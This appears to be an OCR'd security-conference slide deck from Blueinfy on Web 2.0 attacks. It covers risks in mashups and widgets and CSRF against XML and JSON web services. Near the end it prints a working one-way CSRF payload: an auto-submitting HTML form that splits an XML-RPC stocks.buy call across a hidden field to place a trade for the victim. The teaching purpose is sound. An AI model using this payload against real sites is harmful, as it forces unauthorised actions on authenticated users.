
Mashups Hacks

- API exposure for Mashup supplier application.
- Cross Domain access by callback may cause a security breach.
- Confidential information sharing with Mashup application handling needs to be checked – storing password and sending it across (SSL)
- Mashup application can be man in the middle so can't trust or must be trusted one.




Widgets/Gadgets - Hacks

- DOM sharing model can cause many security issues.
- One widget can change information on another widget – possible.
- CSRF injection through widget code.
- Event hijacking is possible – Common DOM
- IFrame – for widget is a MUST




Cross Site Request Forgery (CSRF)

- Is it possible to do CSRF to XML stream
- How?
- It will be POST hitting the XML processing resources like Web Services
- JSON CSRF is also possible
- Interesting check to make against application and Web 2.0 resources




One Way CSRF Scenario




One Way CSRF Scenario

Login request

Authentication / Cookie




One Way CSRF Scenario



One Way CSRF Scenario

One-Way CSRF



Please Login

Username shreeraj
Password ********
Login

User is authenticated!

POST http://localhost/atlas/trade.asmx?mn=login *(15ms)*

"User is authenticated!"

Enter your order

Symbol MSFT
Quantity 20
Buy

Order is placed!

POST http://localhost/xmlrpc/trade.rem *(31ms)*


```
<?xml version="1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT
</string></value></param><param><value><double>20</double></value></param></params></methodCall>
```

Blueinfy

One-Way CSRF

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value='"1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>


Blueinfy



Forcing XML

- Splitting XML stream in the form.
- Possible through XForms as well.
- Similar techniques is applicable to JSON as well.

Blueinfy



http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

Conclusion – Questions…

Blueinfy